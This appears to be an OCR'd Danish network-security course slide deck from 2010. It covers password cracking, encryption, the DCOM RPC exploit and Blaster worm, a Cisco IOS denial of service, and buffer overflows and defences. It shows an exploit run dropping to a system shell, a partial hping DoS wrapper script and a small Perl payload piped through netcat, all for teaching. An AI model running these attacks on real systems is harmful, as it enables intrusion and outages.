
en moderne pc med l0phtcrack kan nemt knække de fleste password på få dage!

og sikkert 25-30% indenfor den første dag - hvis der ingen politik er omkring kodeord!

ved at generere store tabeller, eksempelvis 100GB kan man dække mange hashværdier af passwords med almindelige bogstaver, tal og tegn - og derved knække passwordshashes på sekunder. Søg efter rainbowcrack med google

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

l0phtcrack LC4




Consider that at one of the largest technology companies, where policy required that passwords exceed 8 characters, mix cases, and include numbers or symbols...

L0phtCrack obtained 18% of the passwords in 10 minutes
90% of the passwords were recovered within 48 hours on a Pentium II/300
The Administrator and most Domain Admin passwords were cracked
http://www.atstake.com/research/lc/

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Cain og Abel



Cain og Abel anbefales ofte istedet for l0phtcrack `http://www.oxid.it`

John the ripper

> John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos AFS and Windows NT/2000/XP/2003 LM hashes, plus several more with contributed patches.

UNIX passwords kan knækkes med alec Muffets kendte Crack program eller eksempelvis John The Ripper `http://www.openwall.com/john/`

Jeg bruger selv John The Ripper

Kryptering, PGP og SSL/TLS

SOLIDO NETWORKS

kryptering er den eneste måde at sikre:

- fortrolighed
- autenticitet

kryptering består af:

- Algoritmer - eksempelvis RSA
- *protokoller* - måden de bruges på
- programmer - eksempelvis PGP

fejl eller sårbarheder i en af komponenterne kan formindske sikkerheden

PGP = mail sikkerhed, se eksempelvis Enigmail plugin til Mozilla Thunderbird

Secure Sockets Layer SSL / Transport Layer Services TLS = webservere og klienter

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

DES, Triple DES og AES/Rijndael

DES kryptering baseret på den IBM udviklede Lucifer algoritme har været benyttet gennem mange år.

Der er vedtaget en ny standard algoritme Advanced Encryption Standard (AES) som afløser Data Encryption Standard (DES)

Algoritmen hedder Rijndael og er udviklet af Joan Daemen og Vincent Rijmen.

Kilder: `http://csrc.nist.gov/encryption/aes/` - AES Homepage
`http://www.esat.kuleuven.ac.be/~rijmen/rijndael/` - The Rijndael Page

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Find systems with SNMP

som er øvelse **19** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Try Hydra brute force

som er øvelse **20** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Try Cain brute force

som er øvelse **21** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Windows RPC CVE-2003-0352

SOLIDO NETWORKS

Hackergruppe ”Last Stage of Delirium” finder sårbarhed i RPC


Den 27. juni 2003skrev LSD til Microsoft om fejlen

- Microsoft har frigivet rettelser i juli 2003.
- LSD har ry for at arbejde seriøst sammen med produkt-leverandørerne. De kommunikerer sårbarheder til leverandørerne og frigiver ikke ”exploit-programmer” før leverandørerne har fået en fair chance til at løse deres problemer.
- Beskrivelse af sårbarheden kan findes hos Microsoft på: `http://microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp`

Kilder:

`http://www.securityfocus.com/news/6519`
`http://www.cert.org/advisories/CA-2003-16.html`
`http://lsd-pl.net/` - detaljerede beskrivelser af exploits

Start på demo



- To almindelige computere - en switch erstatter Internet
- Windows er installeret på et system og ikke opdateret
- dcom.c exploit er hentet fra Internet og bruges næsten uændret

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hvad sker der?

```
[hlk@fiona hlk]$ ./dcom 6 10.0.0.206
--------------------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e626ba
- Dropping to System Shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
```

- find selv på kommandoer, fri adgang!!

```
 - Read failure
[hlk@fiona hlk]$
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

RPC sårbarheden udnyttes!

SOLIDO NETWORKS

*WINDOWS RPC FLAW EXPLOITED IN CAMPUS HACKER ATTACKS California universities are among the first public victims of the Windows Remote Procedure Call (RPC) protocol flaw, which allows an attacker to run code of choice on a compromised system.

Cedric Bennett, director of information security at Stanford University, says 2,400 of his school's computers were tainted with deeply imbedded code. The unauthorized code, which Bennett declined to describe in detail, will have to be manually removed, a process that could take several hours for each compromised machine.
...

Citat fra: SECURITY WIRE DIGEST, VOL. 5, NO. 60, AUGUST 11, 2003 Security Wire Digest is a newsletter published by Information Security, the industry's leading source of security news and information. `http://infosecuritymag.techtarget.com`

Windows RPC/dcom - Blaster orm

SOLIDO NETWORKS

Kilde: Symantec - 12/8 2003

- THREAT: W32.Blaster.Worm
- CATEGORY: 3 W32.Blaster.Worm is a worm that will exploit the DCOM RPC vulnerability using TCP port 135. It will attempt to download and run a file, msblast.exe.
- STEP 1: Read Critical Information
- STEP 2: Update your Virus Definitions

Situationen er den sædvanlige - den almindelige livscyklus for en sårbarhed

10 Der findes en sårbarhed - hackergruppe, leverandør eller sikkerhedskonsulent

- Leverandøren kontaktes og på et tidspunkt offentliggøres informationen
- Der kommer proof-of-concept kode (PoC), exploit program
- Sårbarheden bliver populær
- Der kommer en orm - og folk går i panik

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Cisco Denial of service CVE-2003-0567

SOLIDO NETWORKS

Cisco routere - ude af drift angreb - juli 2003

- Med en bestemt sekvens af pakker til routerens egen adresse på et interface kan den bringes i en tilstand hvor den ikke sender pakker videre - dødt interface
- *This issue affects all Cisco devices running Cisco IOS software and configured to process Internet Protocol version 4 (IPv4) packets. This includes routers as well as switches and line cards which run Cisco IOS software. Cisco devices which do not run Cisco IOS software are not affected.*
- kræver genstart
- pakkerne kan sågar genereres med et shellscript (batch fil) og programmer som hping

Kilder:

`http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.sht`
`http://www.cert.org/advisories/CA-2003-15.html`
`http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0567`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Cisco *exploit* script

```
#!/bin/sh
# 2003-07-21 pdonahue
# cisco-44020.sh
# -- this shell script is just a wrapper for hping (http://www.hping.org)
#    with the parameters necessary to fill the input queue on
# exploitable IOS device
# -- refer to "Cisco Security Advisory: Cisco IOS Interface Blocked by
# IPv4 Packets"
# (http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml)
#for more information
...
for protocol in $PROT
    do
       $HPING $HOST --rawip $ADDR --ttl $TTL --ipproto $protocol

       --count $NUMB --interval u250 --data $SIZE --file /dev/urandom
    done
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Privilegier least privilege

SOLIDO NETWORKS

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Privilegier privilege escalation

privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Undgå standard indstillinger

når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger


Tiden der går fra en sårbarhed annonceres på bugtraq til den bliver udnyttet er meget kort idag!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist - inden ormene kommer

NB: ingen garanti - og det hjælper sjældent mod en dedikeret angriber

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Matrix the movie Trinity breaking in



`http://nmap.org/movies.html`

Meget realistisk `http://www.youtube.com/watch?v=Zy5_gYu_isg`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

buffer overflows et C problem

SOLIDO NETWORKS

Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.

Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Exploits - udnyttelse af sårbarheder

SOLIDO NETWORKS

exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

Eksempel:

```
#! /usr/bin/perl
# ./chars.pl | nc server 31337
print "abcdefghijkl";
print chr(237);
print chr(13);
print chr(220);
print chr(186);
print "\n";
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

local vs. remote exploits

local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

zero-day exploits dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Hvordan laves et buffer overflow?

SOLIDO NETWORKS

Findes ved at prøve sig frem

- black box testing
- closed source
- reverse engineering

Ved Open source Findes de typisk ved at læse/analysere koden


- RATS
- flere andre

Virker typisk mod specifikke versioner

- Windows IIS 4.0 med service pack XX
- Red Hat Linux 7.3 default

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Buffer overflows



Hvis man vil lære at lave buffer overflows og exploit programmer er følgende dokumenter et godt sted at starte

Smashing The Stack For Fun And Profit Aleph One

Writing Buffer Overflow Exploits with Perl - anno 2000

Følgende bog kan ligeledes anbefales: *The Shellcoder's Handbook : Discovering and Exploiting Security Holes* af Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan "noir" Eren, Neel Mehta, Riley Hassell, John Wiley & Sons, 2004

NB: bogen er avanceret og således IKKE for begyndere!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

milw0rm - dagens buffer overflow

[home] [contents] [platforms] [shellcode] [search] [cracker] [links] [rss] [archive]

MILW0RM

[highlighted]

-::DATE	-::DESCRIPTION	-::HITS				-::AUTHOR
2009-03-05	Winamp <= 5.541 Skin Universal Buffer Overflow Exploit	3128	R		D	SkD
2009-02-26	Coppermine Photo Gallery <= 1.4.20 (BBCode IMG) Privilege Escalation	7338	R		D	StAkeR
2009-02-25	Apple MACOS X xnu <= 1228.x Local Kernel Memory Disclosure Exploit	4111	R		D	mu-b
2009-02-23	Adobe Acrobat Reader JBIG2 Local Buffer Overflow PoC #2 0day	17652	R		D	Guido Landi
2009-02-23	MLdonkey <= 2.9.7 HTTP DOUBLE SLASH Arbitrary File Disclosure Vuln	4225	R		D	Michael Peselnik
2009-02-23	Multiple PDF Readers JBIG2 Local Buffer Overflow PoC	7781	R		D	webDEVIL

[remote]

-::DATE	-::DESCRIPTION	-::HITS				-::AUTHOR
2009-03-05	SupportSoft DNA Editor Module (dnaedit.dll) Code Execution Exploit	1093	R		D	X Nine:Situations:Group
2009-03-04	Easy File Sharing Web Server 4.8 File Disclosure Vulnerability	1424	R		D	Stack
2009-03-04	EFS Easy Chat Server Authentication Request Buffer Overflow Exploit (pl)	969	R		D	Dr4sH
2009-03-04	MS Internet Explorer 7 Memory Corruption Exploit (MS09-002) (fast)	3965	R		D	Ahmed Obied
2009-03-03	EFS Easy Chat Server (XSRF) Change Admin Pass Vulnerability	1215	R		D	Stack
2009-03-03	Imera ImeraIEPlugin ActiveX Control Remote Code Execution Exploit	1020	R		D	Elazar

[local]

-::DATE	-::DESCRIPTION	-::HITS				-::AUTHOR
2009-03-05	Media Commands (m3u File) Universal SEH Overwrite Exploit	669	R		D	His0k4
2009-03-05	Media Commands .m3l File Local Buffer Overflow Exploit	621	R		D	Stack

`http://milw0rm.com/` - men ingen opdateringer

The Exploit Database - dagens buffer overflow

EXPLOIT Database

Currently Archiving 10343 Exploits

[home] [news] [remote] [local] [web] [dos] [shellcode] [papers] [search] [D] [submit]
[rss]

The Exploit Database

The ultimate archive of exploits and vulnerable software - A great resource for vulnerability researchers and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.

We are running a general cleanup on the DB and have changed our submission policy - please check it out before submitting exploits to us.

Due to recent DOS attacks, our application downloads are now captcha protected.

Remote Exploits

Date	D	A	V	Description	Plat.	Author
2010-01-27	D	A	✔	CamShot v1.2 SEH Overwrite Exploit	windows	tecnik
2010-01-25	D	-	✔	AOL 9.5 Phobos.Playlist 'Import()' Buffer Overflow Exploit (Meta)	windows	Trancer
2010-01-22	D	A	✔	IntelliTamper 2.07/2.08 (SEH) Remote Buffer Overflow	windows	loneferret
2010-01-21	D	-	✔	EFS Easy Chat server Universal BOF-SEH (Meta)	windows	FB1H2S
2010-01-20	D	-	✔	AOL 9.5 ActiveX 0day Exploit (heap spray)	windows	Dz_attacker
2010-01-19	D	-	✔	Pidgin MSN <= 2.6.4 File Download Vulnerability	multiple	Mathieu GASPARD
2010-01-18	D	A	✔	Exploit EFS Software Easy Chat Server v2.2	windows	John Babio

http://www.exploit-db.com/

Metasploit

SOLIDO NETWORKS

What is it?

The Metasploit Framework is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers world-wide. The framework is written in the Ruby programming language and includes components written in C and assembler.

Trinity brugte et exploit program ☺

Idag findes der samlinger af exploits som milw0rm

Udviklingsværktøjerne til exploits er idag meget raffinerede!

`http://www.metasploit.com/`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Forudsætninger

Bemærk: alle angreb har forudsætninger for at virke

Et angreb mod Telnet virker kun hvis du bruger Telnet

Et angreb mod Apache HTTPD virker ikke mod Microsoft IIS

Kan du bryde kæden af forudsætninger har du vundet!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Stack protection

Stack protection er mere almindeligt
- med i OpenBSD current fra 2. dec 2002

Buffer overflows er almindeligt kendte

- Selv OpenSSH har haft buffer overflows
- Stack protection prøver at modvirke/fjerne muligheden for buffer overflows. arbitrary code execution bliver til ude af drift for berørte services

Propolice
`http://www.openbsd.org`
`http://www.trl.ibm.com/projects/security/ssp/`

StackGuard
`http://www.immunix.org/stackguard.html`

Gode operativsystemer

SOLIDO NETWORKS

Nyere versioner af Microsoft Windows, Mac OS X og Linux distributionerne inkluderer:

- Buffer overflow protection
- Stack protection, non-executable stack
- Heap protection, non-executable heap
- *Randomization of parameters* stack gap m.v.

OpenBSD er nok nået længst og et godt eksempel
`http://www.openbsd.org/papers/`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

JAVA programmering

SOLIDO NETWORKS

Hvorfor ikke bare bruge JAVA?

JAVA karakteristik

- automatisk garbage collection
- bytecode verifikation på
- mulighed for signeret kode
- beskyldes for at være langsomt
- platformsuafhængigt

JAVA just in Time (JIT) er sammenligneligt med kompileret C

god sikkerhedsmodel - men problemer i implementationerne

JVM - den virtuelle maskine er udsat for hacking

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

ASCII baserede protokoller

Diskussion:
I skal se/lære at mange protokoller i dag er *ASCII baserede* - dvs benytter kommandoer i klar tekst, GET, HEAD, QUIT osv. som gør det nemt at debugge.

Det gælder eksempelvis for:

- SMTP
- POP3
- FTP
- HTTP

man kan altså forbinde til den pågældende service og interagere

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Network scripting using netcat

som er øvelse **22** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

OpenSSL forbindelser

som er øvelse **23** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hackerværktøjer

Dan Farmer og Wietse Venema skrev i 1993 artiklen
Improving the Security of Your Site by Breaking Into it

Senere i 1995 udgav de så en softwarepakke med navnet SATAN *Security Administrator Tool for Analyzing Networks* Pakken vagte en del furore, idet man jo gav alle på internet mulighed for at hacke

> We realize that SATAN is a two-edged sword - like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

SATAN og ideerne med automatiseret scanning efter sårbarheder blev siden ført videre i programmer som Saint, SARA og idag findes mange hackerværktøjer og automatiserede scannere:

- OpenVAS, ISS scanner, Fyodor Nmap, Typhoon, ORAscan

Kilde: `http://www.fish.com/security/admin-guide-to-cracking.html`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Brug hackerværktøjer!

Hackerværktøjer - bruger I dem? - efter dette kursus gør I

portscannere kan afsløre huller i forsvaret

webtestværktøjer som crawler igennem et website og finder alle forms kan hjælpe

I vil kunne finde mange potentielle problemer proaktivt ved regelmæssig brug af disse værktøjer - også potentielle driftsproblemer

husk dog penetrationstest er ikke en sølvkugle

honeypots kan måske være med til at afsløre angreb og kompromitterede systemer hurtigere

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

”I only replaced index.html”

Hvad skal man gøre når man bliver hacket ?

Hvad koster et indbrud?

- Tid - antal personer der ikke kan arbejde
- Penge - oprydning, eksterne konsulenter
- Bøvl - sker altid på det værst mulige tidspunkt
- Besvær - ALT skal gennemrodes
- Tab af image/goodwill

Forensic challenge: I gennemsnit brugte deltagerne 34 timer pr person på at efterforske i rigtige data fra et indbrud! angriberen brugte ca. 30 min

Kilder: `http://project.honeynet.org/challenge/results/` `http://packetstorm.securify.com/docs/hack/i.only.replaced.index.html.txt`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Recovering from break-ins

SOLIDO NETWORKS

DU KAN IKKE HAVE TILLID TIL NOGET

På CERT website kan man finde mange gode ressourcer omkring sikkerhed og hvad man skal gøre med kompromiterede servere

Eksempelvis listen over dokumenter fra adressen:
`http://www.cert.org/nav/recovering.html`

- The Intruder Detection Checklist
- Windows NT Intruder Detection Checklist
- The UNIX Configuration Guidelines
- Windows NT Configuration Guidelines
- The List of Security Tools
- Windows NT Security and Configuration Resources

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

OpenVAS scanning

som er øvelse **24** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hvad er en firewall

SOLIDO NETWORKS

En firewall er noget som blokerer traffik på Internet

- En firewall er noget som tillader traffik på Internet

Myte: en firewall beskytter mod alt

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Myten om firewalls

SOLIDO NETWORKS

Myten:

en firewall beskytter mod alt

Sandhed:

en firewall blokerer en masse, fint nok

en firewall tillader at du henter en masse ind

Beskytter mod direkte angreb fra netværket

Beskytter ikke mod fysiske angreb

